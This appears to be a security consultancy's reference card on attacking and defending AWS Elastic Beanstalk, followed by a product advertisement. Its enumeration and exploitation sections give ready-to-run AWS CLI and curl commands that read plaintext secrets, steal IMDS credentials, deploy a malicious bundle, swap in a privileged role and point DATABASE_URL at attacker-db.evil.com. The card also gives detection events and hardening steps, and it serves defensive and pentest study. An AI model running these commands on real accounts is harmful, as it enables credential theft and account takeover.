

AWS Elastic Beanstalk Security
COMPUTEAWS Elastic Beanstalk is a PaaS that orchestrates EC2, Auto Scaling, ELB, S3, CloudWatch, and IAM to deploy applications. It creates a predictable S3 bucket containing application source bundles, exposes environment variables in plaintext through its API, and runs EC2 instances with IMDS.
📋Service Overview
Application Deployment and S3 Storage
Elastic Beanstalk stores every application version as a ZIP/WAR source bundle in an S3 bucket named elasticbeanstalk-<region>-<account-id>. Anyone with s3:GetObject on that bucket can download the full application source code, which frequently contains hardcoded secrets.
Attack note: The S3 bucket name is deterministic -- knowing the region and account ID is enough to construct it. Source bundles often contain .env files with database passwords and API keys.
Environment Configuration and Secrets Exposure
Environment properties are stored as option settings and returned in plaintext by the DescribeConfigurationSettings API. Any principal with that permission can read every environment variable, including secrets stored there.
Attack note: Environment variables are not encrypted at rest. They are visible in plaintext in the console and API responses. Use Secrets Manager instead.
IAM Roles: Service Role and Instance Profile
Elastic Beanstalk uses two IAM roles: a service role (aws-elasticbeanstalk-service-role) and an instance profile (aws-elasticbeanstalk-ec2-role). The instance profile typically has AWSElasticBeanstalkWebTier, AWSElasticBeanstalkWorkerTier, and AWSElasticBeanstalkMulticontainerDocker managed policies attached.
Attack note: The AWSElasticBeanstalkWebTier policy grants s3:Get* and s3:List* on buckets starting with elasticbeanstalk-*, plus s3:PutObject. Compromising an instance gives access to all source bundles in the account.
Security Risk Assessment

Elastic Beanstalk combines multiple attack surfaces: deterministic S3 bucket naming exposes source code, plaintext environment variables leak secrets through the API, EC2 instances with IMDS provide credential theft opportunities, and .ebextensions/.platform hooks allow code execution as root during deployments.
⚔️Attack Vectors
Source Code and Secrets Theft
- •Download source bundles from predictable S3 bucket
- •Extract environment variables via DescribeConfigurationSettings API
- •Access .env files and config files from source bundles
- •Read application secrets from S3-stored deployment artifacts
- •Enumerate application versions to find older bundles with leaked secrets
Instance and Deployment Compromise
- •SSRF on deployed application to reach IMDS (169.254.169.254)
- •Inject malicious code via .ebextensions commands in source bundle
- •Execute arbitrary scripts via .platform/hooks/ (runs as root)
- •Abuse container_commands in .ebextensions for pre-deployment RCE
- •Modify environment to attach an over-privileged instance profile
⚠️Misconfigurations
Secrets and Access Exposure
- •Hardcoded secrets in environment properties (plaintext in API responses)
- •Database credentials stored in .ebextensions option_settings
- •S3 source bundle bucket with overly permissive access policy
- •Application source bundles containing .env files with secrets
- •EB S3 bucket using default SSE-S3 instead of SSE-KMS with CMK
Infrastructure Security
- •IMDSv1 enabled on EB EC2 instances (default on AL2 and earlier)
- •Over-privileged instance profile with broad S3 or IAM permissions
- •Security groups allowing 0.0.0.0/0 inbound on application ports
- •Managed platform updates disabled (unpatched OS and runtime)
- •VPC flow logs not enabled on Elastic Beanstalk VPC/subnets
🔍Enumeration
aws elasticbeanstalk describe-applicationsaws elasticbeanstalk describe-environmentsaws elasticbeanstalk describe-configuration-settings \
--application-name APP_NAME \
--environment-name ENV_NAMEaws elasticbeanstalk describe-application-versions \
--application-name APP_NAMEaws s3 cp s3://elasticbeanstalk-REGION-ACCOUNT_ID/APP_NAME/SOURCE_BUNDLE.zip .aws elasticbeanstalk describe-environment-resources \
--environment-name ENV_NAMEaws elasticbeanstalk describe-environment-health \
--environment-name ENV_NAME \
--attribute-names Allaws elasticbeanstalk describe-instances-health \
--environment-name ENV_NAMEaws elasticbeanstalk list-available-solution-stacksaws elasticbeanstalk request-environment-info \
--environment-name ENV_NAME \
--info-type tail
# Wait, then retrieve:
aws elasticbeanstalk retrieve-environment-info \
--environment-name ENV_NAME \
--info-type tailaws elasticbeanstalk list-tags-for-resource \
--resource-arn arn:aws:elasticbeanstalk:REGION:ACCOUNT_ID:environment/APP_NAME/ENV_NAME📈Privilege Escalation
Via Source Bundle Injection
- •CreateApplicationVersion + UpdateEnvironment allows uploading malicious source bundles
- •.ebextensions/*.config files support commands that run as root
- •.platform/hooks/predeploy/ and postdeploy/ scripts run as root
- •Attacker can install reverse shells, exfiltrate credentials, or modify instance profile
Via Environment Manipulation
- •UpdateEnvironment can modify env properties to inject malicious values
- •Change DATABASE_URL to point to attacker-controlled server
- •UpdateEnvironment + iam:PassRole to swap instance profile to a more privileged role
- •Access elevated credentials from EC2 instance via IMDS after profile swap
Key insight: Elastic Beanstalk exposes secrets through three distinct channels: IMDS on instances, environment variables via the API, and source bundles in S3. All three must be secured independently.
🔗Credential Theft
From IMDS (on compromised instance)
- •Query IMDS to get instance profile role name
- •Retrieve temporary credentials from IMDS endpoint
- •Credentials typically include broad S3 access via EB managed policies
From Environment Variables & Source Bundles
- •DescribeConfigurationSettings returns all env vars in plaintext
- •Download and extract source bundles from predictable S3 bucket
- •Search extracted source for password, secret, key, token patterns
- •Older application versions may contain previously leaked secrets
🛡️Detection
CloudTrail Events
- •CreateApplication -- new application created
- •CreateEnvironment -- new environment launched
- •UpdateEnvironment -- environment configuration changed
- •CreateApplicationVersion -- new source bundle uploaded
- •DescribeConfigurationSettings -- environment variables read
- •UpdateConfigurationTemplate -- configuration template modified
- •RebuildEnvironment -- environment rebuilt
- •SwapEnvironmentCNAMEs -- DNS swap between environments
Indicators of Compromise
- •DescribeConfigurationSettings calls from unusual principals or IPs
- •Multiple DescribeApplicationVersions followed by S3 GetObject on source bundles
- •UpdateEnvironment calls changing instance profile or security groups
- •CreateApplicationVersion with source bundle from unexpected S3 location
- •S3 GetObject requests on elasticbeanstalk-* buckets from unknown IPs
💻Exploitation Commands
aws elasticbeanstalk describe-configuration-settings \
  --application-name APP_NAME \
--environment-name ENV_NAME \
--query 'ConfigurationSettings[0].OptionSettings[?Namespace==`aws:elasticbeanstalk:application:environment`].[OptionName,Value]' \
--output table# Upload malicious bundle to S3
aws s3 cp malicious-app.zip s3://elasticbeanstalk-REGION-ACCOUNT_ID/deploy.zip
# Create new application version
aws elasticbeanstalk create-application-version \
--application-name APP_NAME \
--version-label malicious-v1 \
--source-bundle S3Bucket=elasticbeanstalk-REGION-ACCOUNT_ID,S3Key=deploy.zip
# Deploy it
aws elasticbeanstalk update-environment \
--environment-name ENV_NAME \
--version-label malicious-v1aws elasticbeanstalk update-environment \
--environment-name ENV_NAME \
--option-settings \
Namespace=aws:autoscaling:launchconfiguration,OptionName=IamInstanceProfile,Value=PRIVILEGED_INSTANCE_PROFILEaws elasticbeanstalk update-environment \
--environment-name ENV_NAME \
--option-settings \
Namespace=aws:elasticbeanstalk:application:environment,OptionName=DATABASE_URL,Value=attacker-db.evil.comcurl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Returns role name, then:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAMEaws s3 cp s3://elasticbeanstalk-REGION-ACCOUNT_ID/path/to/bundle.zip /tmp/
unzip /tmp/bundle.zip -d /tmp/source
grep -ri "password\|secret\|key\|token" /tmp/source/📜Elastic Beanstalk Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "elasticbeanstalk:*",
    "Resource": "*"
  }]
}
Allows full control over all EB resources -- can read secrets, deploy malicious code, and change instance profiles
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "elasticbeanstalk:DescribeConfigurationSettings",
    "Resource": "*"
  }]
}
Allows reading all environment variables (including secrets in plaintext) from any environment
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "elasticbeanstalk:DescribeApplications",
        "elasticbeanstalk:DescribeEnvironments",
        "elasticbeanstalk:DescribeEvents",
        "elasticbeanstalk:DescribeEnvironmentHealth",
        "elasticbeanstalk:DescribeInstancesHealth",
        "elasticbeanstalk:ListTagsForResource"
      ],
      "Resource": "*"
    },
    {
      "Effect": "Deny",
      "Action": [
        "elasticbeanstalk:DescribeConfigurationSettings",
        "elasticbeanstalk:DescribeConfigurationOptions"
      ],
      "Resource": "*"
    }
  ]
}
Allows environment monitoring without exposing configuration secrets
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "elasticbeanstalk:CreateApplicationVersion",
      "elasticbeanstalk:UpdateEnvironment",
      "elasticbeanstalk:DescribeEnvironments",
      "elasticbeanstalk:DescribeEvents"
    ],
    "Resource": [
      "arn:aws:elasticbeanstalk:REGION:ACCOUNT_ID:application/APP_NAME",
      "arn:aws:elasticbeanstalk:REGION:ACCOUNT_ID:environment/APP_NAME/ENV_NAME",
      "arn:aws:elasticbeanstalk:REGION:ACCOUNT_ID:applicationversion/APP_NAME/*"
    ]
  }]
}
Scoped to a specific application and environment -- limits blast radius
🛡️Defense Recommendations
Use Secrets Manager Instead of Environment Properties
Never store raw secrets in EB environment properties. Use the environmentsecrets namespace to reference Secrets Manager secrets or SSM SecureString parameters.
aws elasticbeanstalk update-environment \
  --environment-name ENV_NAME \
  --option-settings \
Namespace=aws:elasticbeanstalk:application:environmentsecrets,OptionName=DB_PASSWORD,Value=arn:aws:secretsmanager:REGION:ACCOUNT_ID:secret:my-db-passwordEnforce IMDSv2 on All Instances
Configure the EB environment to require IMDSv2 on all EC2 instances, blocking SSRF-based credential theft.
aws elasticbeanstalk update-environment \
  --environment-name ENV_NAME \
  --option-settings \
Namespace=aws:autoscaling:launchconfiguration,OptionName=DisableIMDSv1,Value=trueEnable S3 Bucket Encryption and Restrict Access
Enable default encryption on the EB S3 bucket and restrict access to only the service role and deployment principals.
aws s3api put-bucket-encryption \
  --bucket elasticbeanstalk-REGION-ACCOUNT_ID \
  --server-side-encryption-configuration \
'{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"aws:kms"}}]}'Use Least-Privilege Instance Profiles
Do not attach default managed policies blindly. Create a custom instance profile with only the permissions your application requires. Remove WorkerTier and MulticontainerDocker policies if not needed.
Enable Managed Platform Updates
Keep the OS, runtime, and web server patched automatically by enabling managed platform updates.
aws elasticbeanstalk update-environment \
  --environment-name ENV_NAME \
  --option-settings \
Namespace=aws:elasticbeanstalk:managedactions,OptionName=ManagedActionsEnabled,Value=trueRestrict DescribeConfigurationSettings Access
Explicitly deny elasticbeanstalk:DescribeConfigurationSettings for all principals except deployment pipelines and authorized operators. This API action exposes all environment variables in plaintext.
AWS Elastic Beanstalk Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS Elastic Beanstalk security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.